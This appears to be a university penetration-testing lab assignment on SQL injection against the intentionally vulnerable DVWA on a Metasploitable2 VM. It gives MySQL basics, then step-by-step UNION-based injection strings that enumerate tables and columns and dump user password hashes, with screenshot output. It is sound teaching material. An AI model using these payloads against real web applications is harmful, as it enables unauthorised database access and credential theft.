

## Assignment-8 SQL Injection

### **CYSE450-Ethical Hacking and Penetration Testing (Total 100 Points)**


In this lab, you will understand how to test a web application for SQL injection. You will learn how to execute error-based and UNION-based SQL injection using Burp Suite.

SQL injection is one of the most common web-based attack which is used to execute malicious SQL statements.

This exercise requires Metasploitable2 VM.

**Task A:** [50 points] Get Familiar with SQL statements. DO NOT forget to put a semi colon (;) after each SQL query in the command line terminal.

1. Login to metasploitable2 VM
2. Login to MySQL as root [NOTE: There is no password for root in Metasploitable2. So, when it prompts for password, just hit an "Enter" Key.]
3. Execute SQL query to retrieve the database available in Metasploitable2 VM



The screenshot shows a terminal window titled "Metasploitable on GRIDG001 - Virtual Machine Connection". The terminal output shows a user logging into MySQL as root. The user enters the command `mysql -u root -p`, and the prompt asks for a password. The user hits enter, and the MySQL prompt appears. The user then enters `SHOW DATABASES;`, and the terminal displays a list of databases: `information_schema`, `dwaa`, `metasploit`, `mysql`, `owasp10`, `tikiwiki`, and `tikiwiki195`. The terminal also shows the status "Status: Running" and a "Help" button.


```
Metasploitable on GRIDG001 - Virtual Machine Connection
File Action Media Clipboard View Help
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwaa       |
| metasploit |
| mysql      |
| owasp10    |
| tikiwiki   |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql>
```


4. Execute SQL query, use dvwa; (to select dvwa database.)




5. Execute SQL query to retrieve the available tables in dvwa database.



6. Execute the SQL query, **SELECT \* FROM user;** (to retrieve all the rows and columns that are present in the user table. Here “\*” is nothing but all.)




7. Execute query that retrieves the data where name attributes match 'admin'. This query retrieves all the columns associated with name 'admin'. **SELECT \* FROM table where user="admin";**



8. Execute, `SELECT * FROM user where user="any" or 1=1;`


Here `1=1` always returns true. So, it retrieves all the rows from the database. which is not supposed to be done.



### **Task B:** [50 Points] SQL Injection Attack from Webpage (as a front end user)


1. In a browser (in Kali Linux), type the ip address of Metasploitable 2 VM. [DO not Power off metasploitable2 VM]
2. Login to DVWA
3. Select DVWA Security tab and change the security level to **“Low”**
4. Select on the **“SQL Injection”** tab.
5. In the “User ID” box, type the query using “union” to combine multiple select statements, to fetch the database name and the username logged in to metasploitable 2 VM.

`any' union select database(),user()'`




6. Once you know the name of the database, execute the query to retrieve the tables available in this database:

any' union select table\_name,1 from information\_schema.tables where table\_schema='dvwa'#'



7. After retrieving the table names in dvwa database, retrieve the column names in user table using the following sql query:

any' union select column\_name,column\_type from information\_schema.columns where table\_schema='dvwa'and table\_name='users'##'



8. Using the information retrieved for column names, retrieve/display the username and password for all the users in the users table.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The URL is `192.168.10.10/dvwa/vulnerabilities/sql/?id=any'+union+select+user_id%2C+password+from+dvwa.users%23'`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text:

```
ID: any' union select user_id, password from dvwa.users#'  
First name: 1  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: any' union select user_id, password from dvwa.users#'  
First name: 2  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: any' union select user_id, password from dvwa.users#'  
First name: 3  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: any' union select user_id, password from dvwa.users#'  
First name: 4  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: any' union select user_id, password from dvwa.users#'  
First name: 5  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a "More info" section with links to external resources:

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

The status bar at the bottom indicates "Status: Running".